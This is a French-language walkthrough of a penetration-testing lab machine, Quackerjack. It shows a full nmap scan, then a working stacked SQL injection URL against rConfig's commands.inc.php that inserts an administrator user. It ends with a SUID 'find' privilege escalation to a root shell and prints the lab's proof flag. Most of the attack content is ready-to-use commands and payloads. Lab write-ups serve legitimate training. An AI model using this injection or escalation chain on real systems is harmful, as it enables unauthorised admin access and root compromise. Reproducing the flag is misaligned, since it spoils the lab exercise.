Linux – Quaterjack :)

mercredi 23 juillet 2025 11:36

```
sudo nmap -sVC -p- 192.168.121.57  --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 11:27 CEST
Nmap scan report for 192.168.121.57
Host is up (0.11s latency).
Not shown: 65527 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.230
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 a2:ec:75:8d:86:9b:a3:0b:d3:b6:2f:64:04:f9:fd:25 (RSA)
|   256 b6:d2:fd:bb:08:9a:35:02:7b:33:e3:72:5d:dc:64:82 (ECDSA)
|_  256 08:95:d6:60:52:17:3d:03:e4:7d:90:fd:b2:ed:44:86 (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Apache HTTP Server Test Page powered by CentOS
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp open netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open mysql MariaDB 10.3.23 or earlier (unauthorized)
8081/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_http-title: 400 Bad Request
Service Info: Host: QUACKERJACK; OS: Unix

Host script results:
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.10.4)
| Computer name: quackerjack
| NetBIOS computer name: QUACKERJACK\x00
| Domain name: \x00
| FQDN: quackerjack
|_ System time: 2025-07-23T05:31:50-04:00
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-07-23T09:31:51
|_ start_date: N/A
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 326.87 seconds

Port 80 :


https://www.exploit-db.com/exploits/48261

https://192.168.95.57:8081/commands.inc.php?searchOption=contains&searchField=vuln&search=search&searchColumn=command ;INSERT INTO `users` (`id`, `username`, `password`, `userid`, `userlevel`, `email`, `timestamp`, `status`) VALUES ('450', 'apple', '1f3870be274f6c49b3e31a0c6728957f', '6c97424dc92f14ae78f8cc13cd08308d', 9, 'apple@domain.com', 1346920339, 1);--


On va le faire manuellement :





https://192.168.121.57:8081/commands.inc.php?searchOption=contains&searchField=vuln&search=search&searchColumn=command ;INSERT INTO `users` (`id`, `username`, `password`, `userid`, `userlevel`, `email`, `timestamp`, `status`) VALUES ('450', 'alice', '04217c4d7e246e38b0d7014ee109755b', '6c97424dc92f14ae78f8cc13cd08308d', **9**, 'alice@domain.com', 1346920339, 1);--




Là on vient d'injecter un nouveau user avec le **userlevel** de 9 ce qui veut dire qu'on est admin.


Login Page
Enter Username & Password to login
Username
alice
Password
Remember me on this computer
Forgot my password!
Login


rConfig - Configuration Management
Home
Devices
Scheduled Tasks
Configuration Tools
Compliance
Settings
Dashboard
Server Information
Servername quackerjack
IP Address 192.168.121.57
DNS Addresses 192.168.121.254
Internet IP No Public IP AddressNo Public IP Address
Disk Free Space 6.3 GiB
Last 5 devices added/modified
Device Name
Date Added
Added By


Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-s
strace Not Found
-rwsr-xr-x. 1 root root 195K Oct 30 2018 /usr/bin/find
-rwsr-xr-x. 1 root root 73K Aug 8 2019 /usr/bin/chage
-rwsr-xr-x. 1 root root 77K Aug 8 2019 /usr/bin/gpasswd
-rws--x--x. 1 root root 24K Apr 1 2020 /usr/bin/chfn → SuSE_9.3/10
-rws--x--x. 1 root root 24K Apr 1 2020 /usr/bin/chsh
-rwsr-xr-x. 1 root root 41K Aug 8 2019 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x. 1 root root 32K Apr 1 2020 /usr/bin/su
-rwsr-x--x. 1 root root 144K Apr 1 2020 /usr/bin/sudo → check_if_the_sudo_version_is_


bash-4.2$ find . -exec /bin/sh -p \; -quit
sh-4.2# whoami
root
sh-4.2# cat /root/proof.txt
512e45129f93036605be4c424e26d622
sh-4.2#

Fin